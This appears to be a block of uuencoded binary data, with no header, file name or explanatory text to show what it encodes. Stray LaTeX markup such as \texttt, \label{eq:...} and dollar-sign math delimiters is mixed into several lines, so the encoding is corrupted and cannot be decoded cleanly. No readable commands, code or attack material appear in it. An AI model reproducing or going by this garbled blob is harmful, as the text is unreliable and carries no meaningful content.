 $M='*QQLN0Z^MQWS-71FD9$M8+=U41<UJJP-U;G(GKVDCQP!5%G@7-@HP=MC=Y)$ MMW8G>A'5?GFI\$2LT9X2;MI,1,7@\$C"^OY7*G+<(@:ALLQ#_A/PWGB!NM*AW-M^*>.G\M_%T319?CQ;Z\68<MH=#*;_OV;;18E\$S^8K;D%.]_4KKQ^C*1.:9'X MB=M3J5SSSE4AR9OQ<00B/^L/L>:<YDV^!/<SVD<S;:OM+D\B2T)/?KY\$EA8(MI+^]K2C.,,5)06DYDLW,XP_J1:2%?[,[U:PG%.6?/FFED:4'HT)0GY@=?*E1 M=MK?S?2:G0ZX`DH&PB//)KP<)Q:WG^C-KK[2R'W.L&:T*&0#+RU:E-A4_%M/ MZOM!C?#J@JN1+GO)<JJ+RGEF74, "K8=YC1@4@EPBT;O(VQ\2[68(6U2D8]## $\texttt{M=R`V!O7^*\#E\$6F=`<K>C+<?G\#RGR/+\$=<R"_6)4G.PC"^F2MK03B6FF/7X>\& }$ M49[\Z3'_]XD?>&@GB)_!O&C1Z9]FQK5H8Q^V3&:CN8U"QCNIY/P_@#INZ3J: ME^BB8V=GRR@GC.,M]"%MQBG+8:]>V8=WRGZK5[JU7IBD_F!A_70VN89CJ\$S\$ $\label{eq:marginal_marginal} $$M]\G^V'' TMYB@^WZ[C#F7V/1&JEX$QBF.1,M(*LOJX-SWZ^K8WG>ZO;]^E_<E_$ M=.*31'].V/[EK50H=F:CE3PIP7GR,8/(5Y@!VH)^GX/(]\$8022SM'V*R+!@1 M_^213@QU.\$:P]^:ZT5'HEL..C`&&1\$\$G409?)G?@YXN&/S/E^\$/TCS?\P>KR M<!YWF]>]@FT@QW\$0"3,&TG-0%'!6;UUON#O>@H9IUM'G#7+.[,XSL]"I!)7W M8,QN2^#Y>3EA%V+V7IK-P:>F&KVT0T^5AT`P3L.=]G88M6G\M2.BUJ.H/FE\$ $\texttt{MGL\&02<O?+^7`HUWQ} / \texttt{H(:F`!BMJ*I9} \\ \texttt{W@",G/FM,IK9*.)3A>D*9@S<CV\#.Z}$ MG8S1<P]F31#NZ@[W@R#\)OC`F[T0L\CL3+/0/Y8\?<%/"NV97T=S16K52^'0 MI*.33LFUB'QNM/JCZ\$+O=0!3:0'P'M70.`RUH.%//R9[:_W_[+U9<QO)M2#< M=R(F)JB)CGF;>4W)88M@@P0W4;+8:AL\$00JW28(&0(FZLKYR\$2B0=0F@T"B M2[?DO_&]S/OW,'_R.TNNM0`@I9;M:<)N\$:C*/)EY<CO[P8N.%H6ET2`%+2X. M7R#?*1%+!L%,4XP#6"?&8HDLBY1"UZK!(RS;@Z\-H&[1+L0!2X?HB]\)I%.* M,BQRK)'OL(EMK*1,G)`:[10^K<H9%,4U\$4>1#_PT8Z)3+[D^P+WBGI0.ZH(MRG5R3<-B^TOR+!'!33L8,M>%6T471Z/;#W1#]BBJA!PC^B-0&<QF@^P6<FG3 MP*K):?#*PX/_)2\W6(-PWV+DO'`PH5!?L9HT>Y;8YDTK,O#:NPI&MQP2^!KI M9(YZ\90V]2"ZYI[2624-4&5P*AGQ"362`S)@=\$WY2,J19;65]!%SC+'P*[* M<TVY4C9("2.N. MF)\$VC1EFV7)F&6GD]S#+?RK7-4HZ]Y.8[SG3!H-L-#:C0 $\label{eq:mi9>_1} $$ [GO57 + S1ME: P==4S90M + HM; 2$TB*@.9TV6'DW) J-WC)* < MGL" < @AC | GAC |$ MGJI(K[7ZD6U3FW3BAL;D#9MR,U=-?DNN"'A0'28\1:2?B/(5T9XBP,!_!-JE M5#^NU'>K'Z'>/)XBC.%%FGW+4X02H,!4+NHX%XYDA6C:[^#==ZG':UOIYWF6 MVE)>QI-K^B!]4@31QUQRD4_2LX"-:276HR'9*`!Z@EX7=^2LAG#Q<#.J@:8Z M_M4YGF=(!]!Q>#@XNGEB2:[S`EE>5C+0FB55J*M;8Y%NI[8_D+&9M?&Z2/<4 M0+\$/CS014V9F1&IJA5A5R=9=W3+<6Y7#8TP+]J*TMF7,7RB0"=D6Z]N"#7K) MK8T"\."ZA(/:!BZ-^/"UVK\:_`ZB0,;9BP;!RHINZ]>6VQI6`,^B7+9U3KXC $M<RMJG8,DM3,+24%^PN&5\8=*_Q*0%(G7615\#:VL4\#,*D\D6,RN:L*0S!S\#.$ M1OP8VX&(264GX\S!KXD@I<28AA_)/62.%DV%\@!GXX?6>NYDY=398IM+LDI2 M)[8ZPV-I?4)'>8#!W.\$@"?KJ;!GZH3%SRC37E&C,-=:\BZ5#]L"4]-&VQ<FU MEOSLYC2WE].<:ZY()\KH\$DX!_YRMW=%,"\\@8P.DK9R,%1XQ-G<R9)I>8%[I MPM15;(_X4^Z:)5L>9>/V.:MIFLQM:C_OM]=@\EOZ8&GJ\$QV5*(Z;)!LGX7T@ MA<L;1?8!D^P>G,04?RWLVBP1&WM)ZMX>H1*;WFQHSE\?X.E^[AV?H.8U9X=O M96UPK'+'<Q:KW/'HP2H05G.J0%C-JG+`QY51^.?I[S-A:BU^_FRKZRESNFE] M-N4],1E<`B\CN3(66\$AW`)PKJ^]:4>S2R2RK<<,T*&MC6<KH23&*B1(\$4PX-M\G1!LN<IA>N=%C1@T4<-%%;?*#RVI2#V,C*"V"QV(H]LL.1-,[7@3BPEQOT' MI?FV+:-<3QQDYY"-8S;,%:VR8XOAAC*=5,@O!=DOXU^BQ5N+10`J?2%8%.0^ $M1H^LUG-K!"'S^V>E8JHC@_]^!(/S'2H.BUE^V#0I",HC1W=_[RD+].]:3HW$ MFS&;20TZOA3SWW006;)L___?#XQ(9NY,)ZF0<]5&%2T(I;;-J#-X?3Z6I^`ZV M=+AS7JR6#'<6G7:_FS9UT=H&P5*?]24HP-3=F30E%SM52A,B.N-7KWB`'2:4 $\label{eq:mq} \texttt{MQ)^7OT=NE+N<-KUD:} 2R\&; \texttt{`>NB21[$+4;$7JRG+R@Z(9E\1@B@SW2K5FC[?$+X)]} + \texttt{NB21[$+4;$7JRG+R@Z(9E\1@B@SW2K5FC[?$+X)]} + \texttt{NB21[$+4;$4]} + \texttt{NB21[$+$ M,82K9Q`-EK/,M*<LH\^DU^ZH%?IT?RY#&5_KI<1::H`MY?<R-BQ[."@;@<:A M@_P[6C??@0;'^S*.)_W@I7C+(NMPH-DYZ?_*[G;\$84MBRUG:T[F&>R'-M>7+ MMJ7+LW/[TJ1KTI[R2U-1N?Q[RF#SZ]%O2:/).[6LI1;W&'/":_'+'I#NMGSA MK"W+Q#C;TRG7=#.;(L]MV!AR9UDRY A%Y9N'WGW<\BQ*6;EGF)7/LU%<6(D= M:]FCS[,.DGBZJZQ%FECG;X@OS&GL(2.3\.#M`(&@<C6A_C7A._-`Y'\.D=^D MR\$OZ&J*F,1B95%#<C@,9]W4ZX5X[-)O7C8^*X43K^+XH7A2,D'>:\$OR.-.SW M5[#U>>PFTLL6FC, "0@Z7R]Z.1>D+CJ)MK2B?3I4Y1L-WI00<>MDEAVMT;&\$' M]RB^A#:FA9\$;B^!<9`*U>S=L7D>CSERVBQ;=;^Q_J^B&@Q'S7Z+H&CN)R-1V MOBBB5D5)'Q%/R""1@M/I.%BZ"!*MI.\^(_H^1C7MF?OTE'F\$K!B?\"_6T33: $\texttt{M\$:49D_GM),!2DO7*)Z[_\`>>'*7:_))\$\$TD\(KORYW@K4UETS3O\#/^4G\&(T))$$$ MW<FQ'TMSK'=BMV?Q@=*6,Y,/K-G7H65Z!L_-BI[#=+'?QX"?,45^-6YB&?R] M?45H_BEM;8B'1K.V?U3=G8KW.(7W.(7X*891*=.[I!?(O+/=N4.CV:=DLTK' M-HL5;1P"^*\3^I;AHCD(4-\BN*;B<^4Y2GHMVY_TI:I3&PQ)2HG#>2FVX#S>

M\HOBV3/U7G)'NZV78CB)+T3<]X\$,,.]E9*O<]VM;[ON>/SH/K/=4OL1/C5P_ MJ>H/FL<ZBZ/?N4)':!DSE*%4=*`D<V(LAFH9%:301N)\$XF\$9&UC6"")CE:XM $MU@ANPG@<N^{=}J[(CJR@F=4Y%+&J['WN,T4!\-Z<&=I$N*O;HA3=XJZV*S^{,}$ $MA@7...ZGO=DU>ZQ+2^9I]HZ_X:_$VD"-^_:#&)I[1X7?'"S$J[=\8:WZ;=Y]$ M.G57\$B[5ISLA"CCU&5U:OU^7UN_7)2"TIU*Y\-[M3\J'V[K`)!E"HE!+B!?* $MZ'DL^+T...,";BL^$!!)&3B-;M14-HJ6#-Q\#_5][4X4C"*J$F/N(0YV-E'Q9)$ M&3&&*A"I,9W3T5'Q,(5.3\$BLN7JSN2H>JZ9*<Q,X:LNF#+&G>:*3\$H<,- 3& M%#=T:\-G&WV_T#;?P7DA?VJ-`""1&\&:7.0E+%?^F3`M=<:0;FJ0*5)J6&%P MYHZ"0].0&05'!<&Y)X[FM'CX*B.Y*]4[?=`H_\$\X&,P<M+S?D/["P288(L>Z M8GYKB/PN(L.6<)NXSW:;PZ:"A&I3Y)R-NYHJY4WCIYD;=LJ\Y/1;13MBV92@ M<\$9%9'IO3HE^8\LMUR9;JGV4*6,&,V*%JLNTZ?I5<:2XME\IPM'7"'!TYX6= MMUJ_<K"C&;\$#YKY'[S=Z?35^H0VRI\7EC4-+=.6X#JZPC2-*:E%25&DL#@JE M7?Q7;I.,V',.V\CZ,AF3;AH:=^Z\1;(]T3[-X3)YQQE0SF7W07_#_N'C'., $MDJ/-:[(%A:GNV3%QID\QL$2-=#M**^N%3JW3..2,`??M1.Y`H=3IX>$J]:*&$ M"3/;L!WQ22INEG0?8&1+UP#^-5WX>BIQV82>)''YC[ZR*)V;'0QE^H2=FAFS $M1S/7C/W:V^{+}(U=\$14HII3^2B;\#0:\#1-RA0@A5\$/+H7*;GS&6:-U1EH,>WJ$ MK1%58UHA^:;2P.#STA:%M")]HL+8P]ZDC!A\$HN\#)8_G'>:)'9P7';-)Y,38 M?\B5ZOS*R\J2?2?/,&7*-+^=?II)Y?OUM8%Q>W?BP.MR<A)O3V9QM\$A%G`5= M--/0=X*521<S`5&U3:",`+J:\$IAPN5Y[X25K\$!KV[9!@2G.)_:FXQ2\$GZ`-I M49((,2QOKXA]QE!NYUQ/*H=AA5;S8?E4AGK`\$XI<BCG6`Q=Z9B4Z?"6>YSGQ M9P9+GG%/I43=27&8DC1G,\R5.8^=W8S=Z&8^D0Z;:UNP5LXFYU8`-U4>;5?] $M=EM&N\=D33\#QG=&+Y;5G$ML``\#>XM1UYS3"=Y@_$[R89VTPA?=.9@F?*V,/$ M_M,@?W=.Y#<1^7CBOXU&EYJCV,>H]\$##/S92>Q0N91G/*CDW.8X/E@<3=&0- $\verb|M!-H4LPT5;C_'7W0N+R"]V!, 8Q: Y6R%J8MG^S*+Z'[OY@J1?N>9\#;G9*;J5G=]$ M]]06%,NX\68)*YJ96.>IFT,JV%0;(70!**-MZ#?VD%QFD46@I@G7DR&2PFBG MRFFH?PY&D>0A\9#\$L.P6>>R\$BTK(P^^BPU.;L,K&\$)R""`]<)!:T6L-0\$8\? M/U95*LK#C.SL_(%+OIMCGXS:G-VIA&"9>@QHO?ZFL0L3U_PQ+1[3Q:K-EXZP M#UWF7>V"6[Z2*E^96KZ9*M^<6GXW57YW:OF]5/F]J>7W4^7WW?(Y4IARI9(M MK78VP`N,7E4^R#MI`,C<<E\$/[KQ\,"0*]8".D/*5(\EVZTB?R#'6CDKUDY9> MXGQ6OQ)_MWCG3+A&V/0%[3?F'_!4J^^\$)?D7Z@`QCEXUV0,KGI),0V4%I:\$(M"'FFP3\$G\$B1!#^SH48</(QDN/(,G)Q/DZN%R?6^O66WAR2X):,R).-/ZWK5\$ $M_{GNN0}; N2^{=[)}KGBVP, 1K&, QE+]GC5D.Y&:IS?#@>P6;`W#UPL="?,-8J9.<,$ ME'EIBTP'\$>'K9*<YEA;;4@.#A^P*YJ>#.YAF`>JS.X\=U.L++^^,8+66WG#) MMD>8E;(V\$^D2YX!'2YFYH-1P@,N5J-L5F2F)50`E*("L`Q\$B9L'8(&(2`"@0 $\label{eq:mb^p^T@/^DM.WL3YM^I*Y?]} $$ MB^P^T@/^DM.WL3YM^I*Y?] $$ 7L2;,-.8F:D+C_1$H+E\R) + "H#.@-^VJQ.15JN $$ $$ 1.25 MB^P^T@/PDM.WL3YM^I*Y?] $$ 1.25 MB^PP^T@/PDM.WL3YM^I*Y?] $$ 1.25 MB^PP^TW.WL3YM^I*Y?] $$ 1.25 MB^PP^TW.WL3YM^I*Y?] $$ 1.25 MB^PP^TW.WL3YM^I*Y$ M6N.@LO,R^40=\$7J+V@D[L\$:>#%LAN&)TQK^"!8*S9.TN6PL?WKP+AL5,,DX= M4:.@UZ9\LROB/JMWGK-K"H+,^?\$9*,J/UCAW-\$)8HKC1949CSEFATR]I;5W^ M.,Q&^E6LRY0)C%'Y-"WBZB+\$;1('@9L!5<635+F?7*E&2(%3\$`.U#DHN:MZ_ MUUEXX;SYGM[L&]G1'\$XVE7FO=Z#79;&T#<_KVE\$+J4JO5?ZQ>N1.YQQ]V)VW $M\#[NS^N"T/^T8.42"Z85A\&5TKI52^*GI]3>SQ62"M.?0-XL"TB)6<X(>($-.D)$ MR1/*:8+\7GO2PR`X29)FD9:W'PL@MSG)O16# XX)KX3+MLZR"IO7B\$SITET1 $\label{eq:mc} \verb|MC%|/<|W10WB9*6X|S_'17VOI:E8*H_L|?.N52V*M_7&;E'L\I^_X)\S*:HQB4*0|$ $\verb|M/2015&VC`..W8#A-]!)4+: \verb|TY/WJS=KZQN:|HB@?B&UZA*&ZU&/YJ&H_PY3K|$ M%,O('XM&J5K";%,L:87U\$\68[_S6YI[2\$K09L;-G[!4[VK>YZ></O^L:;=TA $\label{eq:mz*[#A24&<!<V;.8`[F2M>X>PB;.8N$0WM$#7S?;J1;QV><W!5ZH"?64:"AIBQ"]} $$ MZ*[#A24&<!<V;.8`[F2M>X>PB;.8N$0WM$#7S?;J1;QV><W!5ZH"?64:"AIBQ"] $$ MZ*[#A24&<!<V;.8`[F2M>X>PB;.8N$0WM$#7S?;J1;QV><W!5ZH"?64:"AIBQ"] $$ MZ*[#A24&<!<V;.8`[F2M>X>PB;.8N$0WM$#7S?;J1;QV><W!5ZH"?64:"AIBQ"] $$ MZ*[#A24&<!<V] $$ MZ*[#A24&<!<V]$ MW3APSO.5?96#.>44E82<PH:S=WP"4Z9YMO.XHC=8%LV1D6Z52@%QT`][/NU8 M"IA1W]51`TWBZ-GL-[1H2PX7ES35NKQ&D:X*N7IT[*OJ[&PNO]F2^82SRD++ $M:U^R6[7F?-V:MYFY^FR-T9Y;G0:S*:/PXN(>$[5"TB)+>K&\@T+IE[)\[:A2]$ MVJU61\$T+G;(RD+_.@5?":%>)/&4J5-A8AE=L*'DH_XRNX>0,!_[H5LB<MK*Y MHV@<<O25.)\$[EC0@2\$6N_KJ18/SHJQ%7`G='E"N2U<(BKFQ&'=D%\$A;L#@5 M]I!#HRE(F)2O:">W3W>"VX^I`UKU1@P4;I&>C[9GIF4,N^@##*V&"P?=R.3? MMJQT=[S&SJ^XZ;(L:UGIGUIOAL3Y?)7V 0Q7+<UC6BXX5SZG7Z][7])8%B?= $M(C:GSL<_QNQUY_\:L]<0/9)_&K-7"5W9&.^Q5LX6&MOG'F4F'\$-8IO,=TDE$ MKPT3#<^[Y3LUU;2'HRB)G>;;\K'KZ/A6IH)7NNX\$G(11HP:;&RG-D7>G["7= $M! *K$M$E+8N::N4ONT]Q5HS=`(H/1G5?D?`GF[K+M[F3\>0?:`NY>^"DSW9N[$ MU-SY;S'?]H#UIIP!`(T8HLEX.!EK,L3(68@0X<OPN'3T'W8P:6;NN29:07#L MXD6*NJ5<,RB.B#2%*ZRDP6<K880:@<1*>!]/NKAK>L%XS&XA^+\`_"/K1(&PK M&DA'SW;<Y+2;>"OU]"K`]R#(ZE-*M)3JEAPT!]?CLASS.Y"A;.B.,L'\$JKNU $M4K59R\&G:5B6E.+.H5*E]OM[)E7,,V2'=<`.CW.Z`-T@7L@^U"]\=$\1<WY$ MRY<FKQ0E8S=AX1_#2UFJO"O^+@[JN\VW\L'6EGFV*Y_M;8AR!9[!DJ'G.^:Y

M*JY>654VJFXMDDF(W>;+]\W:!PO"<Q<""2W\$^RH5DL5:'+,_;',T<8R1GK,Q $MQ^4&$+2=B2["3B?@^-P79$GMK#09"\V6M@!^>2G5AL!/PL0FQUKF;647HW#$ $\verb|ML7,`7FN1J_7,X:54W|) \\ \verb|U@T(XF[.`YX$\#R2LHMHX@CE/&&M&@.1D]C$LQ0F/NP| \\$ M%XYO22,:B3@R_?#1A./Z@C>W-.((K7H<'A^69L;FHYM+V#T)>*MKRPG!F@Z? M[7/P52="7*BT#QQL?YP(9P_T^P@#MO5NLVAVC!?A517[>3=!2%:R\$\$7]DQ=: MGZ*M4T@X._""2A1FA<VP(C%HE!LC<DL8E;H-@5BT=<-S\$C-&4I*KB,AR,9TK MID!&)U,IFN?WX4E[JZ>=6C=<C61"D)R05%9Z^7!>^M0;"'<I[-;(V8&LKSH" MBL)N'!5593@:E%,S'^-J6QO=-FYPF;I@T`Y<<2(EY9`M:U/M>TM?IPLG\$V8[M-6YL#J%@TI[(KIG(5R3?90JR")>__K;"+:7L<!^VU-?=4BCK"5[2S?A^M%O[M8(Y<7ZIH['`(:1+(-@G1;D2H'[?'X:K@*"01:92/8*(8-](\$]7\$";P7A;C=<MR\"/-*0[AU6HO%O=*Y\<M+:E_16\,W8]UB*Y\T[;O?=.VYVRTW;=G<9\$N_\$N $MJ@U*] < G8E71 = ^: -; 7/!X + < 9))1ELT - U3*V^R13Z2B2; 9\"PS5.)L,[#=TRS1]$ MI=73HS<'Q_OE+.A6WZJ5TWD%PE!TBN\,G\$([IV5CMG1Z4&XQ\$?A^M',*'%+Y $MX(-.X')=3^{+}SE_{i}''$ $(13<)^{2}SP+XWL.O:*<RQ3*<FIO:<>Y4Z$ M]:I.Q;M)ZAQ~#04HWV^VAB9]*;MZY0,U*I^B&K:?SLJKK;15@H'RX2[0I<TW MATGVE4&J<.\$J;D`:9%%>(1SDU&&M3\$!+-VD@0-K:M&[_*1,TPZ^N27.=M-3[M%;1[4\0+W(<\.\LOW4[2H#1[A;Q!Q[79IU*&7Q4FTYGF0E93@'/MS%YH^ZBY M;<JRG"743,GD,\$0:/NN'']!AXP]B]>:Y-=U3BG5S]4OS^-(Y@W6-P_1(LT.(M30=LSY.B*1U`=M3/_"&L/X.582=\3SLI?\$%OPG?_PFOAGQ3-]UQH]UUG]QYD MQFGS;I[3)@OHM-/FC;N'OM1DF2;O-UM<7V3W^:T.#?%E]_[;.WN6S[\DY_+L MUT%; DU8@; "?U14.8WCN":4YRRF_^Y3Y`47G='G(H7CL<M2=Q*?U\$)QV\N%\; MJZNK6UM; `O\^WWI&?U?7-_DO?5W;A/6_NKJQM;8%_Q>KZQOKSU:_\$:M?=JC9 MGTD\]D?0E1\$F:8R#45XY*-;M3H'#8Q'Z[[_(!TEZ,[^XJCMA<PR\ZH98%L?1 M=3#J3GJ8CLZ/XZ!_AJ)D9(Y.7VR5@)[?VOSVT<5X/'Q9*HW\\R#&BBN#8%R" M"OB]A.#HF_#'XKSOAP`+Q>)1_]M'E6AXRYDP%RL%@?._O+ZZMB[VH="N?^93 M;TC4-!Q%YR._3]+E48!NT-WQM3*7HK;:\$*BP%&`[8S",TR\'9+*I@3=!!X@ $M[-Y^PB>4/Y63C\7`">NM$S[1R=B7R;(.YZ<^5,C#L)V,(C)NG2(3^(+XE^A))$ M?83E][#]IFQ?[*\$#J,^\B8SQCZL(V9\-U8(\$AVD\OWVT"&BXQ1AHG`NIO"[& M:.&J*ZYDC=H,KB,SK8J+:"CM*8W7.DIL8+J*WSY"/^:WM=9KE""4C]Z)M^5& MHWS4>K=-EIX8'(9,<\@NAU0=F%QI!*M@C![/WSXZK#8JKZ%">:=V4&N]0_'> M7JUU5&TVQ5Z](<KBN-QHU2HG!^6&.#YI'->;U14AF@&I.KY]-`6K79H6U!H\$ $M8U@.K+Y\!],87U"P(HHKAX+;\`K57K!4AK>S)^0;1SZ9$9$=Z]C"'02J1LIX$ M-C/_7J[6Z^OKE?/!9"4:G9=Z#"(N_?#M(^81OWWTN[`+ZZ6K@HLWO=?P#!Z\$ $\label{eq:mean_mean_substitution} $$M@\!YAB4'[=X$R*@G[6C0\#<]7+I[8\#Z7:)0$49N$U'SI<,;["_Z'3+5PQ$VEE] $$$ MFG\$Q<>KOAS2P\Z2!)53]+AC`J4#.)WHF23CPCSZ+_Q&?>>[_%6_HCR^\R1BW $M:_ON;>#]O[F9>_^OKC_;@/M_;7WS^=K&UK-G</]OKJZO/=S_7^7S7__G?_OF$ MOWSSS:'?%06F.%4;"Y]]LP#_K<-_M_`?_OX_\X\$LMUH-^15K_&_X[W\DBOR; M>?Z_@!A8\8?#7K#2@H.K.F#Y';R<C+O++[;7-C;7UY[_\<7FYX_UX9/ZS+/_ $M/V_WS]K_:ZN;F^N)_;^QM?KL8?]_C4]I"7//PT6*'_R;><WR7>OQ2UG$4]^\$ M9#'A\$<R/!.^C^,C?+`@B\$G7X'Q2!1Q_I+_Z+?_C;HE=@R*R^)+R_B8_<45GV MHW@J_LKOEKEPI#KP47@?34\$A_NH5Q<=TQ;]Z^%R._J.'?81_/U)=>\$=_6TW/ M>U__H^08?[U21D5X[)40IO?Q"7X^)O^*7U[1!XO#;V\$5\$)D5U%\\$^N1ORZOP MOZ?)ORNE: 'D95EWJO:R \$J7)&983J.>I)*=)S8N>&;,B/`6`:T9J*A9E\$349 $M@'X$51)RWK]3$[[/=74&*=3D,0/]=_B_2^!\CG1@UFLS$X#;.?@*'TB(*)$ $M77"1N\$ 076PP"3<;7&OCH'<+-'>7,@:-5U965!UQB*9?/C!T!\@QCJ)H?!FR $MK > ?Q!1 # PE^) W6W] + M;W'*[(+K[CXL"N67Z%WEU=7[]>3@9KP#KNBP48XO)]$ M6*9TB<-@L-/<%;WPK`VHF(S:02PA-0R3CN.52>:0H>5R]\$1ZLY"ZO,A-`3XD MUXIOB*?'A`G\$=2,7#CQ(/QPC;PQ,WU5(86Z1,7;M8#%1<D@#02A8#Z;I)7Y? $\texttt{M6TETC:0\#LD} \setminus \texttt{D(J=`R*.`YLKDG\&VK*4$@`W*XD3$..>R$'\3-M:B-2TR$HL=WS) }$ MPSYPAPA@/=V+<&"C0_4"!MF9R,S*7[@C4KB`8#I1>X+*=%_-%<I3V"ZPC_** MT. %!M^2[PZ\$/0`:UL8*6:;@2M&!LB8PF0CFEJP;SZ2)*RPOX,PBC+<5C92M MO>#1CFG2@)\$FJ8!T@,)0)TH2H\0:TDJX#?5"7#<C7!@#7B)Q+#N%L%JO:TW1 MK.^UWI8;50'?CQOU-[7=ZJ[8>0<OJZ)\TGI=;XB__:W<A-=/GPK@%\$F64CT] M;J`@I-Y`.+7#XX,:U)(2EEJU641?KX.3W=K1?E'LG+0H^LQ![;#6@F*M>I&@ MIZLAL/J>2\$I>L-59HA>!0]BM-2L'Y=IA=9?P7CN"=D7U3?6H)9JOV7];#VJG M"ATJ[QQ4&20,:K?6J%9:V'7YC6%4`"/0EX.B:!Y7*S7\4CVM0M_+C7=%P(!` M#\SJ7TZ@\$+P4N^7#\GZUB1&5;0P\XG"-#A(`W9631A6-@'#8S9.=9J06.FE5 MQ7X=;7\!=K/:>%.K8"BM@SKB>T^<-*O4L=URJTS-`Q1`#I3`09TT:X2FVE&K MVFB<'+=J]:.">%U_"UB`GF)&H%W"9_T(Q\RKH%IOO\$/0B`_">%&\?5V%YPU\$ M(0ROU2@C8iJM1JW2LHM!DZUZ@P9GQBN.JOL'M?WJ4:6*!>H(Z&VM62W`'-6:

M6*!V)"5RT.P)C1TG!K,5U?=2"[-(,RAJ>Z*\^Z:&_9?E8=J;-;E\$"'V5UQ+[$M<H&7'MGR)G.L7SRQ7GS/X4)7+GYX]*A]X8^@)IJ&X&9=Q+169,`,3[%^X=$O]$ $MCQ9B/_:_/0,B[U?\U+\N[4/V_\N_\#GPQJ(7\#."'71MV];\HEI#0'@^W29!\#$ $MF=ZJ_2\&*\&T?B"(-_<%?0U3%FQP<4_\TBR<H3'`PKK/#.>?6*RP.IN*0>//WK$ MZM. "^\$7+B+AKJQ\\$0]K6+TJEA07[Y4KFNS534:>16Z17!7CRR8R@"7T>D@QW M//+#'@5@[?GQ11!3GW'@`(EZ^1T.\$'!#@RA@&\$``=7T1]@*Q2.5^X')_^`,C MC(95>EJ`'N#/Y64+<7B!JW8X5BG@J63PI.IG`KP/FDJ?AZ:]4-XYM`34-4!& M2-AE7A@`"[MIL"(?6WA1CRB&XF.-'WYJ,`18EL"@I*SR'>&;(D7"VQ^TRIN[MBT@Q0\#EQ2-8Z`?]]O"62Q4EK"(N<7S/6(`?%AZ2:/BD-U8G',VWKSIWV5=? M93MUIJV3SI3MU,E?)YU_GNV4O3QAOJC5:4`?YP.MLCI(00IYAT8C*P[M('*& $ME]RY]YD!>ZSB3_3ORWM.B[0J8\/10R0S@0@%6@NH;'3-9@>IH8_^,(EY6NA$)$ M5\C!6W4YI@;:S\$X6UA.>/8&[LRU@3N\@1&2WKZ=*=NW8[;O/UI"\^M^[BS_ MOX<-P-SR_ZVMYUN;JR3_WWC0_W^=SX/_S?]N:/_UX60#/V_[/U]=7\$_M_8 $M6EM_V/]?X_,@_W^0_Z=F^$'^R\#_7[EXD/_R/?Y/\/O\'^?^_K/R?C5A3]$ $\label{eq:mass} $$M\$+W\$SWL7VJYU1C\$;:W^+;,+M,(@MQ8'(5QQLJR*Y(M\#M1](J_]R:<L_WV=. $$$ $\label{eq:mass_problem} $$M^0_;*]_+^FNF_P=\?X[^'\^?K3X\#UH_XO[6-!_NOK_.91_XS^8;E/__??"\]M$$ M<./>>(9]%"L,)Z-A%\$L>.:381Y,>!3 100 @R"(:H\$V]?4L1#F.Y+U%G#=Q.C $M3\4-LD$,@(HN-*%W1;0%B8!O3LJ+E,[6:S`,9AS=&?B5;7&;Z7\+5\$0=K7(\D M1>.@#?SX!&-W`VO`@@<*E#O&C`^42#..]O`(5\$FYLNFP/F'L48*J1<=UK'WA M>HEUQH50'Z%'MXKMW+Z0'MZE)5IS(6Z<FQ\$&8UQ<O=E<+8K5FV>KA9<H)@!X $\verb|M3\BK?O7F]^LW+Y^(WT-Q*Q82EJ?\\@(WJZ<O$B[67]J]UY]>&\\VO3^?7,^;7E$ $M_'KN_'KA_/JC\MW?ITYO]K.KX[S*W!^=;6K_6)&"ED3=$\#&",\#LQ+J&='UW$ M2S2JQT?_,;/(]`*8(G/:^^:,][LSWE=GO-^;\7Y_QGL9D6YZ(1V.)UVLQ-OU $M3?74BK37]2E2=A2'F)8E50&0<+:\(=S5=!#0;8"[;]1'KIXDTI-1X(3WDNT#1)$ M]/4S6MIO,,=BK!)?RB!A>,Y@%"5HZ"S@_,8J=NRQBJXD3[A.#OB-L]30/IG` M"2JTPR<^\$%66:]^6XE\$P5#QLN(6K*.Q8IP-56,QP(>4G-0S8@)%,0WD^4`0K M%:471<3DLMK505>'P\#'\,%^#Q,1W!8%YXD+3`YPJ+2\$TMA@M"1KK3#(\N#V MVK=J#()K&:A7U;,&H^(5MR>C\$0?`A(*4UWT`/!`EI;.R'\=RSHD^D&\$L=0#_ MKAKE^V'X`2V2CO=.:[NGWE']J%K@L.H#.R"4"G&QN":^_UZD010R)@06@AQK M[B1X4"@U\$1+K>,2&./>XJA9#"KH)9^SWJJN'Y5/X_=UW%(H_.;DXG:'=*9T5 $M2B5^W?@=<#)N77$9+_=CD;(3?9N<5YB-96QHJ/2J.$1:G]KW1L,9$ *EO3X4 $\label{eq:mronj6f'mo3--} $$ MRQNJ6F'MO3--)*Y$\\@S=;5H<V'>QA*MN22?X4-)_SJ!$$>S*126/$M.8$_9K=$ $\label{eq:me-sarbh} $$ ME-\3RBH_42&9TOE\V`,+?$H8(@7L+5E>Z<1&1>>!>/K0!*2X^M(9?"(,3P;)) $$$ M5/?%4R0;GNK<(;CI<SN\$0V?H>OARW\$LPE4M6R0&R:BH:-VL4:#`Z]AOWDH%1 MAMEHH+, '#I\$/P!TH(\CB=@4HR;E*], '@60;*I#39P2":G%]OJFS*/QWX,\$P^ M4@92G:5.`W2DMY>C!JA)IVL,6DM:D+,HNEPFDH\`VL>&B@KMG@>8IQ5/"G5B M,+YIG5016[\$KP8V/,9@5WG`EFR-%N?N[FV(WI*2:65GK_I]4U@8.+E7B\$.1X M 3`L,]^XT&`@DHY2NZ5\ADP)T5=PSNK[3LX-ZY6Z2/@B]P(81Z;'C^5"D"7D M8N\$T-!J]'\$U075]8CB(>X5UW02>]6L-X`R)V&_(O:G'%L.>W<3'@Y"%?2=D6 M8.4!MUMDBT9N!R.ZRS6,6TK'((0E5GYSFK%A:SCKJ/SR89K.%55>=#J:.`A% M=S)H\Q:3#XC3I4N'@<8409%QPS%<85PR=O**V,'(I-@LL'QPQU.B@(C7"R7[M/\$5F/HB:])L*L[S;:!+`\$I\$L/M-IUB&-NZ"+8H@B'PLZT3VJ6\$(,;\$I6W]@3M.\SO(.(L3W2ET-DE0]3JY,Z&2,NF(,Q]3"S@H3^ZQ,2#DHQ29TB15?IPGM%Q M=LVA[P-.[A3[UU*)B[IA"BA"L-0>D/NZ.X%N4"T^%Z[ERD6I%(7\QU^18A^] MVM%![:CJ"9=&(=Y9WM\9Y&)H2+`\RC%KEH:AFIP=?62GJ#IY;2/#K:G8A0S* M[1473R"6TA9C@%44%1EFGVX`"N5?E\$SZVC-.IU64^0W@"D[G&.!,ZS1'6%BQ M[Q3Z]ASN]/\$%7'HCRK\$1P3D1(H8HP8*/!&"\$#'LT*LIY'*LLLQ(B7JA,0\$.5 